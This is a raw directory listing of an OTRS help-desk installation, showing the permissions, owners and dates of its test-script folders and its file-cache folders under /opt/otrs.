drwxrwsr-x. 2 otrs apache 52 Feb 5 2016 /opt/otrs/scripts/test/Group
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/SMIME
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016 /opt/otrs/scripts/test/Queue
drwxrwsr-x. 2 otrs apache 38 Feb 5 2016 /opt/otrs/scripts/test/Queue/Event
drwxrwsr-x. 2 otrs apache 38 Feb 5 2016 /opt/otrs/scripts/test/Stats
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/scripts/test/TemplateGenerator
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Layout
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Layout/Template
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Ticket
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Ticket/Event
drwxrwsr-x. 3 otrs apache 22 Feb 5 2016 /opt/otrs/scripts/test/Ticket/Event/NotificationEvent
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016

/opt/otrs/scripts/test/Ticket/Event/NotificationEvent/Transport
drwxrwsr-x. 2 otrs apache 93 Feb 5 2016 /opt/otrs/scripts/test/Ticket/TicketACL
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Ticket/TicketSearch
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/HTMLUtils
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/ProcessManagement
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/ProcessManagement/DB
drwxrwsr-x. 2 otrs apache 62 Feb 5 2016 /opt/otrs/scripts/test/ProcessManagement/DB/Process
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016

/opt/otrs/scripts/test/ProcessManagement/TransitionAction
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016

/opt/otrs/scripts/test/ProcessManagement/TransitionValidation
drwxrwsr-x. 3 otrs apache 47 Feb 5 2016 /opt/otrs/scripts/test/CloudService
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/CloudService/Backend
drwxrwsr-x. 6 otrs apache 58 Feb 5 2016 /opt/otrs/scripts/test/Selenium
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Agent
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Agent/Admin
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016

/opt/otrs/scripts/test/Selenium/Agent/Admin/ProcessManagement
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016

/opt/otrs/scripts/test/Selenium/Agent/Admin/DynamicField

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Agent/AgentTicketActionCommon
drwxrwsr-x. 2 otrs apache 62 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Agent/AgentStatistics
drwxrwsr-x. 2 otrs apache 61 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Agent/AgentTicketPhone
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Basic
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Customer
drwxrwsr-x. 10 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/Preferences
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Output/Preferences/Agent
drwxrwsr-x. 2 otrs apache 99 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Output/Preferences/Customer
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/NavBar
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/Ticket
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/FilterText
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Output/CustomerNewTicket
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/CustomerUser
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/Dashboard
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/ToolBar
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/PostMaster
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/scripts/test/Console
drwxrwsr-x. 6 otrs apache 73 Feb 5 2016 /opt/otrs/scripts/test/Console/Command
drwxrwsr-x. 4 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Dev
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Dev/Package
drwxrwsr-x. 3 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Dev/Tools
drwxrwsr-x. 3 otrs apache 42 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Dev/Tools/Database
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Dev/Tools/Database/XMLExecute
drwxrwsr-x. 14 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/CustomerCompany
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin/Role
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin/User
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/Package
drwxrwsr-x. 2 otrs apache 73 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin/Group
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/Queue
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/TicketType
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/Service
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/CustomerUser
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/WebService
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/SystemAddress

drwxrwsr-x. 2 otrs apache 24 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/StandardTemplate
drwxrwsr-x. 15 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Daemon
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint/Config
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint/Cache
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/SMIME
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint/Stats
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Stats/Dashboard
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Ticket
drwxrwsr-x. 2 otrs apache 72 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/PostMaster
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Sessions
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/CloudServices
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/GenericAgent
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Database
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Database/MySQL
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/SupportData
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/SupportBundle
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Internal
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/ObjectManager
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/scripts/test/Frontend
drwxrwsr-x. 2 otrs apache 62 Feb 5 2016 /opt/otrs/scripts/test/Language
drwxrwsr-x. 26 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/ACL
drwxrwsr-x. 2 otrs apache 89 Feb 5 2016 /opt/otrs/scripts/test/sample/PDF
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/PGP
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/scripts/test/sample/XML
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Main
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/sample/PackageManager
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Crypt
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/SMIME
drwxrwsr-x. 2 otrs apache 74 Feb 5 2016 /opt/otrs/scripts/test/sample/Stats
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Loader
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Ticket
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016 /opt/otrs/scripts/test/sample/HTMLUtils
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/ProcessManagement
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/PostMaster
drwxrwsr-x. 2 otrs apache 64 Feb 5 2016 /opt/otrs/scripts/test/sample/Webservice
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/scripts/test/sample/AsynchronousExecutor

drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/test/sample/LinkObject
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/WebUploadCache
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otrs/scripts/test/sample/DynamicField
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/DynamicField/Driver
drwxrwsr-x. 2 otrs apache 65 Feb 5 2016 /opt/otrs/scripts/test/sample/GenericAgent
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/EmailParser
drwxrwsr-x. 2 otrs apache 69 Feb 5 2016 /opt/otrs/scripts/test/sample/AuthSession
drwxrwsr-x. 2 otrs apache 84 Feb 5 2016 /opt/otrs/scripts/test/sample/VirtualFS
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/StdAttachment
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/DynamicField
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/scripts/test/CustomerUser
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/GenericAgent
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/scripts/test/UnitTest
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/EmailParser
drwxrwsr-x. 11 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface
drwxrwsr-x. 2 otrs apache 65 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/ObjectLockState
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Event
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Requester
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Debugger
drwxrwsr-x. 5 otrs apache 77 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Operation
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Operation/Test
drwxrwsr-x. 2 otrs apache 87 Feb 5 2016

/opt/otrs/scripts/test/GenericInterface/Operation/Ticket
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016

/opt/otrs/scripts/test/GenericInterface/Operation/Session
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Invoker
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Invoker/Test
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Provider
drwxrwsr-x. 2 otrs apache 63 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Mapping
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Transport
drwxrwsr-x. 3 otrs apache 43 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Transport/HTTP
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016

/opt/otrs/scripts/test/GenericInterface/Transport/HTTP/SOAP
drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/contrib
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/database
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/scripts/database/update
drwxrwsr-x. 2 otrs apache 38 Feb 5 2016 /opt/otrs/scripts/tools
drwxrwsr-x. 3 otrs apache 58 Feb 5 2016 /opt/otrs/scripts/auto_build
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/auto_build/spec
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/auto_build/spec/templates
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016

/opt/otrs/scripts/auto_build/spec/templates/includes
drwxrwsr-x. 13 otrs apache 4096 Feb 5 2016 /opt/otrs/var
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/log
drwxrws---. 2 otrs apache 4096 Apr 9 22:37 /opt/otrs/var/log/Daemon
drwxrwsr-x. 3 otrs apache 30 Feb 5 2016 /opt/otrs/var/tmp
drwxrws---. 33 apache apache 4096 Apr 9 20:23 /opt/otrs/var/tmp/CacheFileStorable
drwxrws---. 3 apache apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/Valid
drwxrws---. 3 apache apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/Valid/2
drwxrws---. 2 apache apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Valid/2/1
drwxrws---. 3 otrs apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/GenericAgent

drwxrws--- 3 otrs apache 14 Feb 5 2016 /opt/otrs/var/tmp/CacheFileStorable/GenericAgent/0
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/GenericAgent/0/0
drwxrws--- 11 otrs apache 78 Apr 10 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute
 drwxrws--- 4 otrs apache 22 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/a
 drwxrws--- 2 otrs apache 45 Apr 9 23:08
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/a/b
 drwxrws--- 2 otrs apache 45 Apr 9 23:12
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/a/9
 drwxrws--- 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/c
 drwxrws--- 2 otrs apache 45 Apr 9 23:10
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/c/d
 drwxrws--- 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/6
 drwxrws--- 2 otrs apache 45 Apr 9 23:12
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/6/5
 drwxrws--- 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/1
 drwxrws--- 2 otrs apache 45 Apr 9 23:05
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/1/b
 drwxrws--- 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/5
 drwxrws--- 2 otrs apache 45 Apr 9 23:08
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/5/a
 drwxrws--- 4 otrs apache 22 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/0
 drwxrws--- 2 otrs apache 45 Apr 9 23:12
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/0/6
 drwxrws--- 2 otrs apache 45 Apr 9 23:10
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/0/8
 drwxrws--- 4 otrs apache 22 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/3
 drwxrws--- 2 otrs apache 45 Apr 9 23:08
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/3/6
 drwxrws--- 2 otrs apache 45 Apr 9 23:11
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/3/8
 drwxrws--- 3 otrs apache 14 Feb 5 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/9
 drwxrws--- 2 otrs apache 84 Apr 9 23:11
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/9/b
 drwxrws--- 3 otrs apache 14 Apr 10 2016
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/f
 drwxrws--- 2 otrs apache 45 Apr 9 23:11
/opt/otrs/var/tmp/CacheFileStorable/SchedulerDBRecurrentTaskExecute/f/a
 drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData
 drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/5
 drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/5/7
 drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/7
 drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SystemData/7/5

drwxrws--- 2 otrs apache 6 Apr 9 23:01 /opt/otrs/var/tmp/CacheFileStorable/SystemData/7/6
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SchedulerDB
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/SchedulerDB/3
drwxrws--- 2 otrs apache 45 Apr 9 23:13 /opt/otrs/var/tmp/CacheFileStorable/SchedulerDB/3/d
drwxrws--- 9 otrs apache 62 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats
drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/f
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/f/1
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/f/6
drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/c
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/c/a
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/c/e
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/b
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/b/7
drwxrws--- 5 otrs apache 30 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4/5
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/4/3
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/d
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/d/2
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/3
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/3/1
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/2
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Stats/2/4
drwxrws--- 9 otrs apache 62 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/User/2
drwxrws--- 2 otrs apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/2/4
drwxrws--- 4 otrs apache 22 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/5
drwxrws--- 2 otrs apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/5/2
drwxrws--- 2 apache apache 45 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/5/6
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/User/4
drwxrws--- 2 otrs apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/4/3
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/b
drwxrws--- 2 apache apache 6 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/b/f
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/9
drwxrws--- 2 apache apache 45 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/9/b
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/7
drwxrws--- 2 apache apache 45 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/7/4
drwxrws--- 3 apache apache 14 Apr 9 14:42 /opt/otrs/var/tmp/CacheFileStorable/User/e
drwxrws--- 2 apache apache 6 Apr 9 19:52 /opt/otrs/var/tmp/CacheFileStorable/User/e/e
drwxrws--- 5 otrs apache 30 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet
drwxrws--- 3 otrs apache 14 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/b
drwxrws--- 2 otrs apache 45 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/b/a
drwxrws--- 3 otrs apache 14 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/8
drwxrws--- 2 otrs apache 45 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/8/f
drwxrws--- 3 otrs apache 14 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/6

drwxrws--- 2 otrs apache 45 Apr 9 13:35
/opt/otrs/var/tmp/CacheFileStorable/DBGroupUserGet/6/d
drwxrws--- 5 otrs apache 30 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/4/5
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/2
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/2/b
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/b
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/Group/b/3
drwxrws--- 5 otrs apache 30 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/5
drwxrws--- 2 otrs apache 45 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/5/5
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/0
drwxrws--- 2 otrs apache 45 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/0/3
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/8
drwxrws--- 2 otrs apache 45 Apr 9 13:35

/opt/otrs/var/tmp/CacheFileStorable/DBRoleUserGet/8/0
drwxrws--- 11 otrs apache 78 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/9
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/9/d
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/4
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/4/8
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/7
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/7/0
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/e
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/e/c
drwxrws--- 4 otrs apache 22 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/a
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/a/8
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/a/1
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/8
drwxrws--- 2 otrs apache 84 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/8/b
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/5
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/5/8
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/c
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/c/0
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/f
drwxrws--- 2 otrs apache 45 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/XML/f/e
drwxrws--- 6 otrs apache 38 Apr 9 14:43 /opt/otrs/var/tmp/CacheFileStorable/DynamicField
drwxrws--- 3 otrs apache 14 Apr 9 13:35 /opt/otrs/var/tmp/CacheFileStorable/DynamicField/6
